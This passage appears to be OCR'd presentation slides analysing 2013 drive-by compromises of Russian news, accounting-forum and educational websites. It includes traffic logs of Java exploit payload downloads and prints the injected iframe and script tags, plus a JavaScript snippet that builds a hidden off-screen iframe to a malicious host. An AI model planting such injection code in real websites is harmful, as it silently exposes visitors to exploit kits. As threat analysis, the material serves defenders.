| ping.chartbeat.net | /ping?h=tvrain.ru&p=%2... | 43 | | image/gif | |
| fortinetdonation.info | /154RIwj | 131 072 | no-cac... | application/octet-stream | |


| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 616 | 200 | HTTP | w6.tks.ru | /adserver/www/delivery/l... | 43 | private... | image/gif | firefox:2956 |
| 617 | 200 | HTTP | edp2.adriver.ru | /images/0000001/000000... | 3 | | application/x-javascript | firefox:2956 |
| 618 | 200 | HTTP | w6.tks.ru | /adserver/www/delivery/l... | 43 | private... | image/gif | firefox:2956 |
| 619 | 200 | HTTP | www.google-analyti... | /__utm.gif?utmwv=1.4&u... | 35 | private... | image/gif | firefox:2956 |
| 620 | 200 | HTTP | hit.hotlog.ru | /cgi-bin/hotlog/count?0.9... | 43 | | image/gif | firefox:2956 |
| 621 | 200 | HTTP | counter.rambler.ru | /top100.scn?126458&rn=... | 60 | no-cac... | image/gif | firefox:2956 |
| 622 | 200 | HTTP | content.adriver.ru | /banners/0002186/00021... | 1 252 | | text/html | firefox:2956 |
| 623 | 200 | HTTP | counter.yadro.ru | /hit?t26.3;rhttp%3A//yan... | 149 | no-cac... | image/gif | firefox:2956 |
| 624 | 200 | HTTP | mc.yandex.ru | /watch/14868841?wmode... | 77 | private... | text/javascript | firefox:2956 |
| 625 | 302 | HTTP | top.list.ru | /counter?id=221470;t=49... | 0 | | | firefox:2956 |
| 626 | 200 | HTTP | u180.65.spylog.com | /cnt?p=0&rn=0.1181669... | 898 | no-cac... | image/gif | firefox:2956 |
| 627 | 200 | HTTP | fortinetdonation.info | /indexm.html | 5 | | text/html | firefox:2956 |
| 628 | 200 | HTTP | top-fwz1.mail.ru | /counter?id=221470;t=49... | 681 | no-stor... | image/gif | firefox:2956 |
| 629 | 200 | HTTP | w6.tks.ru | /adserver/www/delivery/l... | 43 | private... | image/gif | firefox:2956 |
| 630 | 200 | HTTP | fortinetdonation.info | /indexm.html | 5 | | text/html | firefox:2956 |
| 631 | 200 | HTTP | fortinetdonation.info | /054RIwj | 23 415 | no-cac... | application/java-archive | java:3464 |
| 632 | 200 | HTTP | ping.chartbeat.net | /ping?h=tvrain.ru&p=%2... | 43 | | image/gif | firefox:2956 |
| 633 | 200 | HTTP | fortinetdonation.info | /154RIwj | 131 072 | no-cac... | application/octet-stream | javaw:3920 |

# Financial sector: Aug 2013


- <iframe src="http://fortinetdonation.info/indexm.html">

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 35 | 200 | HTTP | forum.glavbukh.ru | /misc.php?show=thanked... | 1 607 | private... | text/html; c... | firefox:2308 |
| 36 | 200 | HTTP | www.google-analyti... | /ga.js | 39 926 | max-ag... | text/javasc... | firefox:2308 |
| 37 | 302 | HTTP | ad.adriver.ru | /cgi-bin/erle.cgi?sid=1835... | 5 | no-cac... | text/html | firefox:2308 |
| 38 | 302 | HTTP | counter.yadro.ru | /hit?rhttp%3A//yandex.r... | 32 | no-cac... | text/html | firefox:2308 |
| 39 | 200 | HTTP | forum.glavbukh.ru | /images/buttons/search.png | 211 | max-ag... | image/png | firefox:2308 |
| 40 | 200 | HTTP | fortinetdonation.info | /indexm.html | 24 572 | no-cac... | text/html | firefox:2308 |
| 41 | 200 | HTTP | an.yandex.ru | /system/context.js | 2 515 | Expires... | application/... | firefox:2308 |
| 42 | 200 | HTTP | www.glavbukh.ru | /images2/b-header/numb... | 388 | max-ag... | image/png | firefox:2308 |
| 43 | 200 | HTTP | forum.glavbukh.ru | /images/gb_style/i/button... | 2 212 | max-ag... | image/png | firefox:2308 |
| 44 | 200 | HTTP | www.glavbukh.ru | /images2/b-menu/shadow... | 34 452 | max-ag... | image/png | firefox:2308 |
| 45 | 200 | HTTP | www.glavbukh.ru | /images2/b-menu/divider.... | 157 | max-ag... | image/png | firefox:2308 |
| 46 | 200 | HTTP | www.glavbukh.ru | /images2/_/lock-icon.sprit... | 208 | max-ag... | image/png | firefox:2308 |
| 47 | 200 | HTTP | forum.glavbukh.ru | /images/misc/navbit-arro... | 324 | max-ag... | image/png | firefox:2308 |
| 48 | 200 | HTTP | forum.glavbukh.ru | /images/misc/arrow.png | 116 | max-ag... | image/png | firefox:2308 |
| 49 | 200 | HTTP | an.yandex.ru | /resource/context_static_... | 118 322 | Expires... | application/... | firefox:2308 |
| 50 | 200 | HTTP | counter.yadro.ru | /hit?q;rhttp%3A//yandex... | 43 | no-cac... | image/gif | firefox:2308 |
| 51 | 200 | HTTP | ad.adriver.ru | /cgi-bin/erle.cgi?sid=1835... | 1 464 | no-cac... | application/... | firefox:2308 |
| 52 | 200 | HTTP | www.google-analyti... | /__utm.gif?utmwv=5.4.4... | 35 | private... | image/gif | firefox:2308 |
| 53 | 302 | HTTP | mc.yandex.ru | /watch/12306?rn=936668... | 0 | private... | | firefox:2308 |
| 54 | 200 | HTTP | an.yandex.ru | /page/12306?target-ref=... | 20 807 | private... | application/... | firefox:2308 |
| 55 | 200 | HTTP | mc.yandex.ru | /watch/12306/1?rn=9366... | 43 | private... | image/gif | firefox:2308 |
| 56 | 200 | HTTP | masterh7.adriver.ru | /images/0002748/000274... | 1 725 | | application/... | firefox:2308 |
| 57 | 200 | HTTP | masterh7.adriver.ru | /extender.js | 5 734 | | application/... | firefox:2308 |
| 58 | 200 | HTTP | favicon.yandex.net | /favicon/auto.drom.ru | 674 | max-ag... | image/png | firefox:2308 |
| 59 | 200 | HTTP | avatars-fast.yande... | /get-direct/RKDcdYicMzur... | 8 506 | | image/jpeg | firefox:2308 |
| 60 | 200 | HTTP | avatars-fast.yande... | /get-direct/55Oh91owsEt... | 18 470 | | image/png | firefox:2308 |
| 61 | 200 | HTTP | avatars-fast.yande... | /get-direct/X5MfOzeqjP_h... | 5 936 | | image/jpeg | firefox:2308 |
| 62 | 200 | HTTP | www.tns-counter.ru | /V13a***R%3Ehttp://yan... | 43 | no-stor... | image/gif | firefox:2308 |
| 63 | 200 | HTTP | forum.glavbukh.ru | /images/gradients/gradien... | 98 | max-ag... | image/png | firefox:2308 |
| 64 | 200 | HTTP | masterh7.adriver.ru | /images/0002748/000274... | 21 725 | | image/gif | firefox:2308 |
| 65 | 200 | HTTP | content.adriver.ru | /banners/0002186/00021... | 1 252 | | text/html | firefox:2308 |
| 66 | 200 | HTTP | content.adriver.ru | /banners/0002186/00021... | 2 907 | | application/... | firefox:2308 |
| 67 | 200 | HTTP | www.tns-counter.ru | /V13a**aid22488219753*... | 43 | no-stor... | image/gif | firefox:2308 |
| 68 | 200 | HTTP | adr.adriver.ru | /cgi-bin/erle.cgi?sid=1697... | 617 | no-cac... | text/html | firefox:2308 |
| 69 | 200 | HTTP | content.adriver.ru | /banners/0002072/00020... | 1 258 | | text/html | firefox:2308 |
| 70 | 200 | HTTP | masterh7.adriver.ru | /images/0000539/000053... | 43 | | image/gif | firefox:2308 |
| 71 | 200 | HTTP | content.adriver.ru | /banners/0002072/00020... | 421 | | application/... | firefox:2308 |
| 72 | 200 | HTTP | fortinetdonation.info | /054RIwj | 23 415 | no-cac... | application/... | java:3952 |
| 73 | 200 | HTTP | fortinetdonation.info | /154RIwj | 131 072 | no-cac... | application/... | javaw:1484 |


# EDU sites, Sep 2013, dynamic iframe generation




**<script src="http://accountus.gets-it.net/googlestat.php">**

res='lafbual.knowsitall.info';

# EDU sites Sep 2013, dynamic iframe generation




# EDU sites, Sep 2013, dynamic iframe generation again

**<script src="http://accountus.gets-it.net/googlestat.php">**

```
res='vctonrl.podzone.net';

var astatf = 0;

document.write("<head></head><b><div
id='rxsxjaa'></div></b>");

document.onmousemove=apachetochange;

function apachetochange() { if (astatf == 0) {

astatf++;

text = "<iframe src='http://"+res+"/rxsxjaa/2' width='12'
height='9' style='position: absolute;z-index:1; left: -1100px;
top: -1200px;'></iframe>";

document.getElementById("rxsxjaa").innerHTML = text

}
```

